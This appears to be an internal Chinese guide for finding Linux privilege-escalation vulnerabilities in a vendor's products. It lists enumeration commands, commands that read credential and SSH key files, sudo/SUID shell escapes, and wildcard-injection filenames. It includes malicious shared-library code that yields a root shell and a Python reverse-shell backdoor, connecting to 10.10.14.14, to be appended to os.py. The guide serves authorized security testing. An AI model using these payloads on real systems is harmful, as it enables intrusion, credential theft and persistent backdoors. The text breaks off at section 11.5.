

# 1.历史漏洞排查

产品都是在迭代更新的，历史问题多多少少会有。目前已在部门smb上构建产品历史漏洞库，当收到漏洞挖掘任务时，第一件事则是针对待评估产品上进行历史漏洞的排查。

## 内网smb链接

smb://172.30.33.10/public/Security-Wiki/产品历史漏洞

# 2.系统信息收集

## 2.1 自动化脚本收集

- [unix-privesc-check](#)

unix-privesc-check 是一个用于检查 Unix 系统中潜在的提权漏洞的工具。它会扫描系统中的配置文件、权限设置和其他潜在的安全问题，以帮助系统管理员发现和修复可能被恶意用户利用的漏洞。

```
unix-privesc-check standard //快速扫描模式
unix-privesc-check standard /path/to/directory //快速扫描模式检测特定列表
unix-privesc-check detailed //详细模式
```

- [linuxprivchecker](#)

```
pip install linuxprivchecker
linuxprivchecker -w -o linuxprivchecker.txt //简单直接用法
```

- [LinEnum-master](#)

```
./LinEnum.sh -r results.txt -e /tmp/ -t
# 参数:
-k 输入在收集信息的过程中需要匹配的关键字
-e 生成的文件放在哪个目录下
-t 记录测试的过程
-s 输入密码用来检测sudo权限的信息
-r 输入报告的名称
-h 显示帮助信息
```

扫描结束后会在指定目录下生成结果文件，和一个"LinEnum-export-日期"的文件夹。可以对扫描结果进行审计。

- [linux-smart-enumeration](#)
- [lynis](#)

Lynis是一款Unix系统的安全审计以及加固工具，能够进行深层次的安全扫描，其目的是检测潜在的时间并对未来的系统加固提供建议。这款软件会扫描一般系统信息，脆弱软件包以及潜在的错误配置。

```
lynix audit system 扫描系统
lynis -check-all 扫描系统
如果执行上面命令总是需要回车才能向下执行，可以使用-c 或者-Q选项跳过用户输入。
sudo ./lynix -c -Q
```

日志保存位置:

```
/var/log/lynis-report.dat
```

可以通过"warning"、"suggestion"找到建议内容, 命令

```
grep -E “^warning|^suggestion” /var/log/lynis-report.dat
```

- BeRoot
- [linpeas.sh](#)

可以枚举linux操作系统几乎所有的可提权项, 甚至可以通过su暴力破解本地密码, 输出非常多

```
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

- [linux-exploit-suggester](#)
- [gather](#)
- [linuxcheck](#)

自动化的信息收集对于后续的漏洞挖掘帮助很大。

链接汇总:

[InPEAS](#)

**LinEnum:** <https://github.com/rebootuser/LinEnum>(-t 选项)

**Enumy:** <https://github.com/luke-goddard/enumy>

**Unix Privesc Check:** <http://pentestmonkey.net/tools/audit/unix-privesc-check>

**Linux Priv Checker:** [www.securitysift.com/download/linuxprivchecker.py](http://www.securitysift.com/download/linuxprivchecker.py)

**BeeRoot:** <https://github.com/AlessandroZ/BeRoot/tree/master/Linux>

**Kernelpop:** 枚举 Linux 和 MAC 中的内核漏洞 <https://github.com/spencerdodd/kernelpop>

**Mestaploit:** *multi/recon/local\_exploit\_suggester* **Linux Exploit Suggester:** <https://github.com/mzet-/linux-exploit-suggester>

**EvilAbigail (物理访问):** <https://github.com/GDSSecurity/EvilAbigail> 更多脚本的汇编: <https://github.com/1N3/PrivEsc>

## 2.2 手动查询信息

- 内核设备信息:

```
uname -a 打印所有可用的系统信息
uname -r 内核版本
uname -n 系统主机名。
uname -m 查看系统内核架构（64位/32位）
hostname 系统主机名
cat /proc/version 查看系统信息
cat /etc/*-release 分发信息
cat /etc/issue 分发信息
cat /proc/cpuinfo CPU信息
hostname 查看计算机名
```

- 用户和群组信息：

```
cat /etc/passwd 列出系统上的所有用户
cat /etc/group 列出系统上的所有组
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}' 列出所有的超级用户账户
whoami 查看当前用户
w 谁目前已登录，他们正在做什么
last 最后登录用户的列表
lastlog 所有用户上次登录的信息
lastlog -u %username% 有关指定用户上次登录的信息
lastlog |grep -v "Never" 以前登录用户的信息
```

- 用户和权限信息

```
whoami 当前用户名
w 查看活动用户
id 当前用户信息
last 查看用户登录日志
cat /etc/passwd 查看系统所有用户
cat /etc/groups 查看系统所有组
cat /etc/sudoers 谁被允许以root身份执行
sudo -l 当前用户可以以root身份执行操作
```

- 环境系统变量信息：

```
env 显示环境变量
set 现实环境变量
echo $PATH 路径信息
history 显示当前用户的历史命令记录
pwd 输出工作目录
cat /etc/profile 显示默认系统变量
cat /etc/shells 显示可用的shell
```

- 文本信息、密码

```
grep -i user **[\**filename\**]**
grep -i pass **[\**filename\**]**
grep -C 5 "password" **[\**filename\**]**
find . -name "*.php" -print0 | xargs -0 grep -i -n "var $password"
```

- 网络环境信息

```
ifconfig 或者ip addr 查看网卡
iptables -L 查看防火墙设置
route -n 查看路由表
cat /etc/network/interfaces 查看网络接口信息
cat /etc/sysconfig/network 查看网络信息
```

## 网络配置信息

```
cat /etc/resolv.conf
cat /etc/sysconfig/network
cat /etc/networks
iptables -L
hostname
dnsdomainname
```

## 网络通信

```
netstat -tuln 查看所有正在监听的端口
netstat -antp 查看所有已经建立的链接
netstat -s 查看网络统计信息
lsof -i
lsof -i :80
grep 80 /etc/services
netstat -antpx
netstat -tulpn
chkconfig --list
chkconfig --list | grep 3:on
last
w
```

## • 机密信息

```
cat /etc/passwd
cat /etc/group
cat /etc/shadow
ls -alh /var/mail/
```

## 脚本、数据库、配置文件或者日志中是否敏感信息

```
cat /var/apache2/config.inc
cat /var/lib/mysql/mysql/user.MYD
cat /root/anaconda-ks.cfg
```

## 用户信息

```
cat ~/.bashrc
cat ~/.profile
cat /var/mail/root
cat /var/spool/mail/root
```

## 私钥信息

```
cat ~/.ssh/authorized_keys
```

```

cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key

```

- 文件系统

哪些/etc配置文件可以写入

```

ls -aRl /etc/ | awk '$1 ~ /^.*w.*/' 2>/dev/null      # Anyone
ls -aRl /etc/ | awk '$1 ~ /^..w/' 2>/dev/null        # Owner
ls -aRl /etc/ | awk '$1 ~ /^.....w/' 2>/dev/null     # Group
ls -aRl /etc/ | awk '$1 ~ /w.$/' 2>/dev/null         # Other

find /etc/ -readable -type f 2>/dev/null             # Anyone
find /etc/ -readable -type f -maxdepth 1 2>/dev/null # Anyone

```

var目录中的信息

```

ls -alh /var/log
ls -alh /var/mail
ls -alh /var/spool
ls -alh /var/spool/lpd
ls -alh /var/lib/postgresql
ls -alh /var/lib/mysql
cat /var/lib/dhcp3/dhclient.leases

```

涉及数据库信息的设置文件

```

ls -alhR /var/www/
ls -alhR /srv/www/htdocs/
ls -alhR /usr/local/www/apache22/data/
ls -alhR /opt/lampp/htdocs/
ls -alhR /var/www/html/

```

日志中的敏感内容

```

cat /etc/httpd/logs/access_log
cat /etc/httpd/logs/access.log
cat /etc/httpd/logs/error_log
cat /etc/httpd/logs/error.log
cat /var/log/apache2/access_log
cat /var/log/apache2/access.log
cat /var/log/apache2/error_log
cat /var/log/apache2/error.log

```

```

cat /var/log/apache/access_log
cat /var/log/apache/access.log
cat /var/log/auth.log
cat /var/log/chrony.log
cat /var/log/cups/error_log
cat /var/log/dpkg.log
cat /var/log/faillog
cat /var/log/httpd/access_log
cat /var/log/httpd/access.log
cat /var/log/httpd/error_log
cat /var/log/httpd/error.log
cat /var/log/lastlog
cat /var/log/lighttpd/access.log
cat /var/log/lighttpd/error.log
cat /var/log/lighttpd/lighttpd.access.log
cat /var/log/lighttpd/lighttpd.error.log
cat /var/log/messages
cat /var/log/secure
cat /var/log/syslog
cat /var/log/wtmp
cat /var/log/xferlog
cat /var/log/yum.log
cat /var/run/utmp
cat /var/webmin/miniserv.log
cat /var/www/logs/access_log
cat /var/www/logs/access.log
ls -alh /var/lib/dhcp3/
ls -alh /var/log/postgresql/
ls -alh /var/log/proftpd/
ls -alh /var/log/samba/

```

Note: auth.log, boot, btmp, daemon.log, debug, dmesg, kern.log, mail.info, mail.log, mail.warn, messages, syslog, udev, wtmp

可写的目录和文件: /tmp、/var/tmp、/dev/shm

```

find / -writable -type d 2>/dev/null      # world-writeable folders
find / -perm -222 -type d 2>/dev/null    # world-writeable folders
find / -perm -o w -type d 2>/dev/null    # world-writeable folders

find / -perm -o x -type d 2>/dev/null    # world-executable folders

find / \( -perm -o w -perm -o x \) -type d 2>/dev/null # world-writeable &
executable folders

```

查找无属主文件

```

find / -xdev -type d \( -perm -0002 -a ! -perm -1000 \) -print # world-
writeable files
find /dir -xdev \( -nouser -o -nogroup \) -print # Noowner files

```

- 进程信息、应用程序和服务

```
ps -ef 查看所有进程
top 实时显示进程状态
ps aux 或者 ps -ef
cat /etc/services 查看服务
```

安装了哪些应用程序

```
ls -alh /usr/bin/
ls -alh /sbin
dpkg -l
rpm -qa
ls -alh /var/cache/apt/archives/
ls -alh /var/cache/yum/
```

服务配置，是否存在易受攻击的组件

```
cat /etc/syslog.conf
cat /etc/chttp.conf
cat /etc/lighttpd.conf
cat /etc/cups/cupsd.conf
cat /etc/inetd.conf
cat /etc/apache2/apache2.conf
cat /etc/my.conf
cat /etc/httpd/conf/httpd.conf
cat /opt/lampp/etc/httpd.conf
ls -aRl /etc/ | awk '$1 ~ /\.*/{print $1}'
```

定时任务

```
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
```

## 2.3敏感信息查看

环境变量

环境变量中是否包含有趣的信息，密码或者API密钥。

```
(env || set) 2>/dev/null
```

## 3.Capability权能

目前产品滥用权能，忽视其带来的安全隐患。在一些命令上常带有文件读取，命令执行的功能。如果被赋予权能，则会带来严重后果。每一个权能都是比较危险，在漏洞挖掘中建议以下入手：

1. shell中执行命令,列出所有带有权能的

```
getcap -r / 2>/dev/null
```

2. 使用"ls -al xxxxx"或者直接在shell终端中执行，判断程序是否具有可执行权限。没带有高危capability 普通用户不可执行，则安全。  
带有高危capability 普通用户可执行，则需要进一步分析。
3. 访问[GTFOBins](#),输入当前程序名字，结合程序所带权能，查看是否有漏洞利用模式。
4. 使用普通用户身份执行程序。

```
xxxxxx -h
xxxxxx --help
xxxxxx ?
```

结合程序所带权能，和所能支持的命令行参数，进一步分析是否存在漏洞。

目前cap\_dac\_override权能导致的漏洞利用是高发区，可以重点关注。

参考链接: [https://book.hacktricks.xyz/v/cn/linux-hardening/privilege-escalation/linux-capabilities#cap\\_sys\\_ptrace](https://book.hacktricks.xyz/v/cn/linux-hardening/privilege-escalation/linux-capabilities#cap_sys_ptrace)

## 4.Suid/Sgid

文件查找,要注意不要忽视SGID标志位。

```
find / -perm -1000 -type d 2>/dev/null
find / -perm -g=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null

find / -perm -g=s -o -perm -u=s -type f 2>/dev/null

find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \;
2>/dev/null
find / -perm -u=s -type f -exec ls -al {} \; 2>/dev/null
find / -perm -4001 -type f -exec ls -al {} \; 2>/dev/null
```

常见利用方式：

1. 环境变量劫持执行自定义路径下的程序。参考链接[环境变量提权](#)，主要针对suid程序调用**不带绝对路径的程序**。
2. 一些意外的命令允许读取和/或写入文件，甚至执行命令。

```
sudo awk 'BEGIN {system("/bin/sh")}'
sudo find /etc -exec sh -i \;
sudo tcpdump -n -i lo -G1 -w /dev/null -z ./runme.sh
sudo tar c a.tar -I ./runme.sh a
ftp>!/bin/sh
less>! <shell_comand>
```



## 5.动态链接库劫持

### 5.1 RPATH劫持

执行命令

```
readelf -d xxxxx | grep "NEEDED|RPATH"
```

查看加载的是否有可控路径下的动态动态库文件。举例如下

demo

```
level15@nebula:/home/flag15$ readelf -d flag15 | egrep "NEEDED|RPATH"
0x00000001 (NEEDED)             Shared library: [libc.so.6]
0x0000000f (RPATH)             Library rpath: [/var/tmp/flag15/

level15@nebula:/home/flag15$ ldd ./flag15
linux-gate.so.1 => (0x0068c000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0x00110000)
/lib/ld-linux.so.2 (0x005bb000)
```

通过将lib复制到 /var/tmp/flag15/ 中，它将被程序在此位置使用，如 RPATH 变量中指定的那样

```
level15@nebula:/home/flag15$ cp /lib/i386-linux-gnu/libc.so.6 /var/tmp/flag15/

level15@nebula:/home/flag15$ ldd ./flag15
linux-gate.so.1 => (0x005b0000)
libc.so.6 => /var/tmp/flag15/libc.so.6 (0x00110000)
/lib/ld-linux.so.2 (0x00737000)
```

然后在/var/tmp中使用

```
gcc -fPIC -shared -static-libgcc -Wl,--version-script=version,-Bstatic exploit.c
-o libc.so.6
```

创建一个恶意库

```
#include<stdlib.h>
#define SHELL "/bin/sh"

int __libc_start_main(int (*main) (int, char **, char **), int argc, char **
ubp_av, void (*init) (void), void (*fini) (void), void (*rtld_fini) (void), void
(* stack_end))
{
    char *file = SHELL;
    char *argv[] = {SHELL,0};
    setresuid(geteuid(),geteuid(), geteuid());
    execve(file,argv,0);
}
```

### 5.2 RUNPATH 动态链接库替换

使用checksec.sh脚本针对二进制可执行文件的编译选项进行检测，关注RPATH和RUNPATH。主要风险点涉及运行时动态链接库的替换。在有特定场景下，攻击者可以替换程序的动态链接库，利用so库加载的逻辑，进行漏洞利用。

```
[zzw@localhost checksec.sh-2.7.0]$ ./checksec --file=/usr/bin/sm3sum
RELRO      STACK CANARY NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified
Partial RELRO No canary found NX enabled No PIE      RW-RPATH No RUNPATH 44 Symbols No 0
```

关于RPATH和RUNPATH的差异，有如下几点：

- RPATH、RUNPATH、LD\_LIBRARY\_PATH三者之间，优先级为RPATH > LD\_LIBRARY\_PATH > RUNPATH
- 当RUNPATH存在时，则RPATH失效。
- RUNPATH不适用于间接依赖的库
- 使用RUNPATH，可能需要配合使用 LD\_LIBRARY\_PATH来指定依赖库文件的路径。

LD\_LIBRARY\_PATH 是一个环境变量，可以人为修改。对于使用了runpath的场景，往往会有动态链接库劫持漏洞。

**利用方法：**

```
//gcc src.c -fPIC -shared -o /development/libshared.so
#include <stdio.h>
#include <stdlib.h>

static void hijack() __attribute__((constructor));

void hijack() {
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```

参考链接：

<https://segmentfault.com/a/1190000044513658>

<https://zhuanlan.zhihu.com/p/661280913>

## 5.3 二进制文件so注入（suid二进制）

当遇到带有suid权限文件时，可以查看是否加载外部可控路径的so文件。最简单方法

```
strace <SUID-BINARY> 2>&1 | grep -i -E "open|access|no such file"
```

例如，遇到类似 "open("/path/to/.config/libcalc.so", O\_RDONLY) = -1 ENOENT (No such file or directory)" 的错误表明存在潜在的利用可能。

**利用方法**

创建一个C文件，编译为so，使其加载

```
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject(){
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

编译

```
gcc -shared -o /path/to/.config/libcalc.so -fPIC /path/to/.config/libcalc.c
```

## 6.系统定时任务

```
ls -al /etc/cron*
```

主要有三块

```
/etc/crontab      系统的
/etc/cron.d       系统的
/etc/cron.daily
/etc/cron.hourly
/etc/cron.monthly
/etc/cron.weekly
/var/spool/cron/   这个目录是以账号来区分每个用户自己的执行计划
/var/spool/cron/root
/var/spool/cron/user1
/var/spool/cron/user2
```

### 6.1 风险1—通配符

如果由root执行的脚本的命令包含通配符"\*,则可以利用这一点执行意外操作。

- chown ,chmod

二者的命令行参数中有 "--reference=", 参考权限进行新文件权限的设定。

```
touch "--reference=/my/own/path/filename"
```

- tar打包执行任意命令

```
touch "--checkpoint=1"
touch "--checkpoint-action=exec=sh shell.sh"
```

参考: [https://blog.csdn.net/qg\\_33958714/article/details/111084322](https://blog.csdn.net/qg_33958714/article/details/111084322)

<https://github.com/localh0t/wildpwn/blob/master/wildpwn.py>

- rsync 执行任意命令

rsync有意思的选项

```
-e, --rsh=COMMAND          specify the remote shell to use
--rsync-path=PROGRAM        specify the rsync to run on remote machine
```

可以利用touch "-e sh shell.sh" 新建文件

- zip执行任意命令

```
zip name.zip files -T --unzip-command "sh -c whoami"
```

## 7. 对外开放端口

对外开放的端口危险巨大，可以被攻击者发起网络攻击，如远程代码执行，弱口令爆破，拒绝服务攻击等。也可能会暴露系统安全漏洞，导致未经授权的访问和数据泄露。命令：

```
netstat -tupln
```

如果在root权限下，可以得到对应的进程名。对于这种程序，重点关注IP地址为"0.0.0.0"、状态且为listen的。可以从以下几点入手：

```
[zzw@localhost ~]$ sudo netstat -tupln
[sudo] zzw 的密码:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      213982/rpcbind
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      1061/sshd: /usr/sbi
tcp6       0      0 :::111                 :::*                   LISTEN      213982/rpcbind
tcp6       0      0 :::22                 :::*                   LISTEN      1061/sshd: /usr/sbi
udp        0      0 0.0.0.0:68             0.0.0.0:*               1815837/dhclient
udp        0      0 0.0.0.0:111            0.0.0.0:*               213982/rpcbind
udp        0      0 127.0.0.1:323          0.0.0.0:*               1042/chronyd
udp6       0      0 :::111                 :::*                   213982/rpcbind
udp6       0      0 :::1:323              :::*                   1042/chronyd
[zzw@localhost ~]$
```

### Tips:

- (1) Netstat -tupln如果使用普通权限，则不会显示端口所属进程名。最好用root
- (2) 127.0.0.1开放的端口可以忽视，这是unix本地套接字，只在本机程序之间传递数据，不会和外部交互。

### 利用手法：

- 二进制分析，进而精心构造payload。  
找到对应的二进制文件，反汇编后搜索"socket"、"bind"、"listen"、"connect"、"send"、"recv"、"recvfrom"等套接字常见函数。重点关注接收后数据的处理。查看是否会有溢出，格式化字符串、绕过等漏洞。
- fuzz测试  
使用业界常见的socket发包工具，对这些listen的ip和端口进行测试。

## 8. Sudo安全

- 针对在sudo下所做的特权操作，可以忽略。不认为有安全风险。
- 但在/etc/sudoers中有较多安全风险。需要进行小心审计。
  - 审计env\_keep,是否在用户切换时，环境变量会继承。
  - 审计是否给其他用户添加了root

- 执行 `sudo -l`, 查看是否允许执行某些脚本, 命令
- 使用 [FallOfSudo](#)

注意: 关于sudo缓存劫持、token劫持的案例实战中可忽视。

## 9. ACL权限检查

访问控制列表 (ACLs) 代表了可覆盖传统 `ugo/rwx` 权限的次级自由权限层。这些权限通过允许或拒绝对不是所有者或组成员的特定用户的权限, 增强了对文件或目录访问的控制。这种粒度确保了更精确的访问管理。更多详细信息可以在[这里](#)找到。

获取系统中具有特定ACL的文件

```
getfacl -t -s -R -p /bin /etc /home /opt /root /sbin /usr /tmp 2>/dev/null
```

查看是否因为设置了错误的acl权限。

## 10. 文件类安全排查

### 10.1 全局可读可写文件 (高危)

#### 10.1.1 Unix可写套接字

如果套接字可写, 则可以利用这个套接字与对端通信, 有可能会发现漏洞。

- 枚举套接字

```
netstat -a -p --unix
```

- 原始连接

```
#apt-get install netcat-openbsd
nc -U /tmp/socket #Connect to UNIX-domain stream socket
nc -uU /tmp/socket #Connect to UNIX-domain datagram socket

#apt-get install socat
socat - UNIX-CLIENT:/dev/socket #connect to UNIX-domain socket, irrespective of
its type
```

参考链接: <https://www.zoucz.com/blog/2022/07/25/fcdb59d0-a2dd-11ee-bb9f-1566042b6386/>

#### 10.1.2 可写的环境变量

如果PATH变量中的任何文件夹具有写权限, 则可能劫持到一些库文件或二进制文件。

```
echo $PATH
```

例如:

在 `/etc/crontab` 文件中, 存在路径:

```
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin*
```

(请注意用户 "user" 对 `/home/user` 具有写入权限)

如果在这个crontab文件中, root用户尝试执行一些命令或脚本而没有设置路径。例如:

```
* * * * * root overwrite.sh
```

利用方式如下：

```
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh
#wait cron job to be executed
/tmp/bash -p #The effective uid and gid to be set to the real uid and gid
```

### 10.1.3 可写的定时任务

如果可以修改定时任务，则会非常easy获得一个shell。可以使用劫持环境变量或者符号链接的方式利用

```
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > </PATH/CRON/SCRIPT>
#wait until it is executed
/tmp/bash -p
```

如果对一个root执行的脚本拥有了完全访问权限的目录，可以删除文件夹，创建一个新的软链接到你的恶意脚本。

```
ln -d -s </PATH/TO/POINT> </PATH/CREATE/FOLDER>
```

### 10.1.4 可写的.service文件

如果有".service"文件可以写入，则可以修改它。根据service编写的规则，写入后门代码。

如

```
ExecStart=/tmp/script.sh
```

### 10.4.1 可写的服务二进制文件

如果对服务的二进制文件有写入权限，也可以将其改为后门。

### 10.1.5 可写的配置文件

如果存在有可写的配置文件，会被root用户调用，则可以利用。

### 10.1.6 可写的python库(劫持)

如果python脚本文件夹可写，或者加载的Python库路径可写，则可以修改，并设置后门。

要设置库后门，只需在os.py库的末尾添加以下行（更改IP和端口）：

```
import socket, subprocess, os;
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(("10.10.14.14", 5678));
os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2);
p=subprocess.call(["/bin/sh", "-i"]);
```

知识点：

优先级只需要

```
import sys
```

```
print sys.path
```

就可以看到，优先级是按照从前向后排列的

'代表脚本当前位置，import优先级是最高的，其次是方法1设置的PYTHONPATH

```
1 >>> import sys
2 >>> print sys.path
3 ['', '/home/www/oadata.xesv5.com', '/usr/local/lib/python2.7.zip', '/usr/local/lib/python2.7', '/usr/local/l:
```

要注意的是优先从当前位置加载，然后是PYTHONPATH环境变量。

## 10.2 备份文件

- 以下文件夹可能包含备份或有趣的信息：/tmp, /var/tmp, /var/backups, /var/mail, /var/spool/mail, /etc/exports, /root

```
ls -a /tmp /var/tmp /var/backups /var/mail/ /var/spool/mail/ /root
```

或者

```
find /var /etc /bin /sbin /home /usr/local/bin /usr/local/sbin /usr/bin
/usr/games /usr/sbin /root /tmp -type f \(\ -name "*backup*" -o -name "*\.bak" -o
-name "*\.bck" -o -name "*\.bk" \) 2>/dev/null
```

## 10.3 奇怪位置的文件

```
find /home -user root 2>/dev/null      #home目录下查找root属主文件
-----
#Files owned by other users in folders owned by me
for d in `find /var /etc /home /root /tmp /usr /opt /boot /sys -type d -user
$(whoami) 2>/dev/null`; do find $d ! -user `whoami` -exec ls -l {} \;
2>/dev/null; done
-----
#Files owned by root, readable by me but not world readable
find / -type f -user root ! -perm -o=r 2>/dev/null
-----
#Files owned by me or world writable
find / '(' -type f -or -type d ')' '(' '(' -user $USER ')' -or '(' -perm -o=w
')' ')' ! -path "/proc/*" ! -path "/sys/*" ! -path "$HOME/*" 2>/dev/null
-----
#Writable files by each group I belong to
for g in `groups`;
do printf "  Group $g:\n";
find / '(' -type f -or -type d ')' -group $g -perm -g=w ! -path "/proc/*" ! -
path "/sys/*" ! -path "$HOME/*" 2>/dev/null
done
done
-----
```

## 10.4 最近修改的文件

```
find / -type f -mmin -5 ! -path "/proc/*" ! -path "/sys/*" ! -path "/run/*" ! -path "/dev/*" ! -path "/var/lib/*" 2>/dev/null
```

重点关注系统执行的任务

## 10.5 重要应用的配置文件

\*\_history, .sudo\_as\_admin\_successful, profile, bashrc, httpd.conf, .plan, .htpasswd, .git-credentials, .rhosts, hosts.equiv, Dockerfile, docker-compose.yml 文件

```
find / -type f \( -name "*_history" -o -name ".sudo_as_admin_successful" -o -name ".profile" -o -name "*bashrc" -o -name "httpd.conf" -o -name "*.plan" -o -name ".htpasswd" -o -name ".git-credentials" -o -name "*.rhosts" -o -name "hosts.equiv" -o -name "Dockerfile" -o -name "docker-compose.yml" \) 2>/dev/null
```

## 10.6 隐藏文件

```
find / -type f -iname ".*" -ls 2>/dev/null
```

## 10.7 路径中的脚本/可执行文件

```
for d in `echo $PATH | tr ":" "\n"`; do find $d -name "*.sh" 2>/dev/null; done
for d in `echo $PATH | tr ":" "\n"`; do find $d -type f -executable 2>/dev/null; done
```

## 10.8 shell文件

```
~/.bash_profile # if it exists, read it once when you log in to the shell
~/.bash_login # if it exists, read it once if .bash_profile doesn't exist
~/.profile # if it exists, read once if the two above don't exist
/etc/profile # only read if none of the above exists
~/.bashrc # if it exists, read it every time you start a new shell
~/.bash_logout # if it exists, read when the login shell exits
~/.zlogin #zsh shell
~/.zshrc #zsh shell
```

## 10.9 启动执行文件检查

init、init.d、systemd 和 rc.d

/etc/init.d 存放着 System V init (SysVinit) 的脚本，包括用于 start、stop、restart 以及有时候 reload 服务的脚本。这些脚本可以直接执行，也可以通过在 /etc/rc?.d/ 中找到的符号链接来执行。在 Redhat 系统中的另一条路径是 /etc/rc.d/init.d。

## 10.10 其他信息

其他一些信息通过第2章节的脚本工具就可以扫描获取到。

# 11. 二进制文件



针对/bin、/sbin、/usr/bin、/usr/sbin目录下的二进制进行漏洞挖掘。该目录下的二进制应用有系统原生，自定义安装和厂家定制。主要关注厂家定制部分。可以从如下几个方面进行漏洞挖掘

## 11.1 未列出的隐藏参数

- 执行二进制文件，并添加'-h'、'--help'、'?'如下：

```
elfile -h
elfile --help
elfile ?
```

- 如果上述方式未果，可尝试任意添加参数，触发错误，从而将help信息打印出来

```
elfile -x
```

- 使用ida对二进制文件进行反编译，查看代码中的执行参数
- 将代码实际运行help列出的参数与反编译代码中的参数对比，查找是否有隐藏的参数、执行方式等。


## 11.2 参数导致后门、权限绕过

二进制文件一般具有所有者、组用户，和其他用户。但/bin、/sbin、/usr/bin、/usr/sbin多为root用户。可以重点关注所有者、组用户为netadmin、setadmin、secadmin的二进制程序。

- 在文件目录中关注netadmin、setadmin、secadmin相关的二进制程序
- 使用ida对二进制文件进行反编译，查看代码中是否有可绕过权限校验的输入参数、执行方式等

### ■ 关注具有高可执行权限的命令/程序/应用(后门、权限绕过)。

(1) 在/bin、/sbin、/usr/bin、/usr/sbin 目录中查找高权限应用，如secadmin/netadmin/sysadmin/auditmin



```
-rwxr-x---. 1 secadmin secadmin 14616 7月 11 13:33 setarch
-rwxr-x---. 1 root root 27216 8月 2 19:23 set_dynamic_action_policy
-rwxr-x---. 1 secadmin secadmin 14488 7月 11 13:33 set_dynamic_audit_policy
-rwxr-x---. 1 secadmin secadmin 14488 7月 11 13:33 set_dynamic_debug_level
-rwxr-x---. 1 secadmin secadmin 14496 7月 11 13:33 setfacl
-rwxr-x---. 1 root root 39848 7月 30 18:04 setfattr
-rwxr-x---. 1 root root 19048 7月 30 17:50 setfont
-rwxr-x---. 1 root root 59760 12月 27 2022 setkeycodes
-rwxr-x---. 1 root root 14608 12月 27 2022 setleds
-rwxr-x---. 1 root root 18688 12月 27 2022 setlocalization
-rwxr-x---. 1 secadmin secadmin 14616 7月 11 13:33 setlocalization
-rwxr-x---. 1 secadmin secadmin 14616 7月 11 13:33 setlocalization
-rwxr-x---. 1 root root 14720 12月 27 2022 setlocalization
```

- (2) 查看其他用户是否有执行权限。
- (3) 查看执行参数。
- (4) 查看代码中是否有可绕过权限校验的输入参数、执行方式等。
- (5) 运行过程中是否有加载外部可控的命令、文件、程序等


## 11.3 二进制逆向分析（溢出类，格式化字符串等）

- 反编译。使用Ghidra、ida等反编译工具对二进制文件反汇编。
- 定位输入可控参数。根据help信息列出的执行参数，查找可以输入的执行参数。
- 跟踪数据流。重点关注memcpy, strcpy, printf, system、exec等常见漏洞函数。


- 关注反编译代码、源码中的高危漏洞函数（溢出类/格式化字符串/命令执行类）。

(1) 反编译（Ghidra/ida）对二进制文件进行反编译、或者查看源代码。


(2) 定位常见漏洞函数。如memcpy、strcpy、printf、system、execv、execve、execvp。



(3) 根据漏洞函数跟踪数据流，查找数据输入源头。



(4) 定位输入命令行参数位置。根据help信息的命令行参数，构造输入，触发漏洞。



## 11.4 二进制文件的fuzz测试

二进制文件一般具有root权限，多与系统操作、内核ioctl调用有关。如果发生crash，也许会有意外的漏洞发现。可以通过二进制文件的参数输入入手，进行fuzz。

- 定位输入可控参数。根据help信息列出的执行参数，查找可以输入的执行参数。
- 生成变异数据。可以使用radamsa生成变异参数。
- 编写脚本，调用可执行文件并填充参数执行。
- 关注crash。查看dmesg，以及其他日志信息。查看是否有crash出现。

## 11.5 参数中的交互shell参数(命令注入)

